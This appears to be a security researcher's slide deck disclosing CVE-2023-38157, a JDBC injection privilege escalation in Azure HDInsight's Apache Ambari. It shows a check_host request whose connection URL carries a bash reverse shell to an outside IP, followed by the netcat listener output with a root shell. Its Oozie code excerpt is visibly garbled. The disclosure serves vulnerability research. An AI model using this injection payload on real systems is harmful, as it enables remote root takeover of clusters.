
CVE-2023-38157 CVSS 7.2

Azure HDInsight Apache Ambari JDBC Injection Elevation of Privileges Vulnerability

Setting up a low-privilege user




Changing the User role to Cluster Operator




CVE-2023-38157 CVSS 7.2

Azure HDInsight Apache Ambari JDBC Injection Elevation of Privileges Vulnerability

Apache Hive Dashboard



Database Connection Test Panel



CVE-2023-38157 CVSS 7.2

Azure HDInsight Apache Ambari JDBC Injection Elevation of Privileges Vulnerability

Check_host action request

The screenshot displays the network traffic for a 'check_host' action. The request is a POST to `/api/v1/clusters/research-hdi/requests` with the following headers and body:

```
POST /api/v1/clusters/research-hdi/requests HTTP/2
Host: research-hdi.azurehdinsight.net
X-Requested-By: ambari
Content-Length: 780
Authorization: Basic [REDACTED]
User-Agent: MS0BB/Orca_Security
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Origin: https://research-hdi.azurehdinsight.net
Referer: https://research-hdi.azurehdinsight.net/

{
  "RequestInfo": {
    "context": "Check host",
    "action": "check_host",
    "parameters": {
      "db_name": "mssql",
      "db_connection_url":
        "jdbc:sqlserver://research-orca.database.windows.net;database=research;encrypt=true;trustServerCertificate=true;create=false;loginTimeout=300",
      "user_name": "orca",
      "user_passwd": "SECRET:https://research-hdi.azurehdinsight.net/secret/...",
      "jdk_location":
        "http://hn0-research-orca-fdb0aa23ee1acc2e09ee.bx.internal.cloudapp.net:8080/resources",
      "threshold": "60",
      "ambari_server_host": "research-hdi.azurehdinsight.net",
      "check_execute_list": "db_connection_check",
      "java_home": "/usr/lib/jvm/temurin-8-jdk-amd64"
    }
  }
},
```

The response is a 202 Accepted status with the following headers and body:

```
HTTP/2 202 Accepted
Cache-Control: no-store
Pragma: no-cache
Content-Type: text/plain; charset=utf-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Request-Id: f93412b141944812a555b5cde8a1e641
X-Ms-Hdi-...
X-Ms-Hdi-Http-Host:
  hn0-research-orca-fdb0aa23ee1acc2e09ee.internal.cloudapp.net
X-Ms-Hdi-Http-Gateway: gw0-research-hdi
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
User: lowprivuser
Strict-Transport-Security: max-age=31536000; includeSubDomains
Set-Cookie: AMBARISESSIONID=[REDACTED]; HttpOnly; path=/; secure; HttpOnly; SameSite=None
Date: Fri, 14 Jul 2023 12:23:01 GMT
Content-Length: 197

{
  "href":
    "http://hn0-research-orca-fdb0aa23ee1acc2e09ee.bx.internal.cloudapp.net:8080/api/v1/clusters/research-hdi/requests/202",
  "Requests": {
    "id": 202,
    "status": "Accepted"
  }
}
```

CVE-2023-38157 CVSS 7.2

Azure HDInsight Apache Ambari JDBC Injection Elevation of Privileges Vulnerability

check_host.js from Apache Github repo

```
[Preview] README.md JS check_host.js X
ambari-web > app > mixins > main > host > details > actions > JS check_host.js > getDataForCheckRequest > RequestInfo > parameters
475
476
477 /**
478  * generates data for reuest to perform check
479  * @param {string} checkExecuteList - for now supported:
480  *   <code>"last_agent_env_check"</code>
481  *   <code>"host_resolution_check"</code>
482  * @param {boolean} addHostsParameter - define whether add hosts parameter to RequestInfo
483  * @return {object|null}
484  * @method getDataForCheckRequest
485  */
486 getDataForCheckRequest (checkExecuteList, addHostsParameter) {
487   var newHosts = this.get('bootHosts').filterProperty('bootStatus', 'REGISTERED').getEach('name');
488   var hosts = this.get('isAddHostWizard') ? [].concat.apply([], App.MasterComponent.find().mapProperty('hostNames')).concat(newHosts).uniq() : newHosts;
489   hosts = hosts.join(',');
490   if (hosts.length == 0) return null;
491   var jdk_location = App.router.get('clusterController.ambariProperties.jdk_location');
492   var RequestInfo = {
493     "action": "check_host",
494     "context": "Check host",
495     "parameters": {
496       "check_execute_list": checkExecuteList,
497       "jdk_location": jdk_location,
498       "threshold": "20"
499     }
500   };
501   if (addHostsParameter) {
502     RequestInfo.parameters.hosts = hosts;
503   }
504   var resource_filters = {
505     "hosts": hosts
506   };
507   return {
508     RequestInfo: RequestInfo,
509     resource_filters: resource_filters
510   }
511 },
512
```


CVE-2023-38157 CVSS 7.2

Azure HDInsight Apache Ambari JDBC Injection Elevation of Privileges Vulnerability

Injecting Reverse Shell Payload


```
"RequestInfo":{
  "context":"Check host",
  "action":"check_host",
  "parameters":{
    "db_name":"mssql",
    "db_connection_url":
    "jdbc:sqlserver://research-orca.database.windows.net;database=
    encrypt=true;trustServerCertificate=true;create=false;login
    $(/bin/bash -i >& /dev/tcp/35.90.190.94/16020 0>&1)",
    "user_name":"orca",
    "user_passwd":"S...
    "jdk_location":
    "http://hn0-resear...internal.c
    8080/resources",
    "threshold":"60",
    "ambari_server_host":"research-hdi.azurehdinsight.net",
    "check_execute_list":"db_connection_check",
    "..."
  }
}
```

Attacker is root on Cluster

```
(root@kali)-[~/tmp]
└─# nc -nvlp 16020
listening on [any] 16020 ...
connect to [10.0.2.26] from (UNKNOWN) [10.0.2.26] 2048
bash: cannot set terminal process group (516): Inappropriate ioctl
bash: no job control in this shell
root@hn1-resear:/# id && uname -a
id && uname -a
uid=0(root) gid=0(root) groups=0(root)
Linux hn1-resear 5.4.0-1107-azure #113~18.04.1-Ubuntu SMP Tue Apr
root@hn1-resear:/#
[0] 0:ssh* 1:zsh-
```

Honorable Mentions

- **Azure HDInsight 8 XSS Vulnerabilities** - CVE-2023-35393, CVE-2023-38188, CVE-2023-36877, CVE-2023-36881, CVE-2023-35394
- **Azure HDInsight Apache Oozie Regex Denial Of Service via vulnerable parameter**



```
if (actionSet.size() >= maxNumActionsForLog) {
    throw new CommandException(ErrorCode.E0302,
        "Retrieving log of too many coordinator actions. Max count is "
        + maxNumActionsForLog + " actions");
}

Iterator<String> actionsIterator = actionSet.iterator();
StringBuilder orSeparatedActions = new StringBuilder("");
boolean orRequired = false;
while (actionsIterator.hasNext()) {
    if (orRequired) {
        orSeparatedActions.append("|");
    }
    orSeparatedActions.append(actionsIterator.next().toString());
    orRequired = true;
}
if (actionSet.size() > 1 && orRequired) {
    orSeparatedActions.insert(0, "(");
    orSeparatedActions.append(")");
}

start;
end;
{
    start = Integer.parseInt(range[0].trim());
    catch (NumberFormatException ne) {
        throw new CommandException(ErrorCode.E0302, "could not parse " + range[0].trim() + "into an integer",
            ne);
    }
    end = Integer.parseInt(range[1].trim());
    catch (NumberFormatException ne) {
        throw new CommandException(ErrorCode.E0302, "could not parse " + range[1].trim() + "into an integer",
            ne);
    }
    (start > end) {
        throw new CommandException(ErrorCode.E0302, "format is wrong for action's range " + s + "");
    }
    for (int i = start; i <= end; i++) {
        actionSet.addJobId + "@" + i);
    }
}
```

Thank You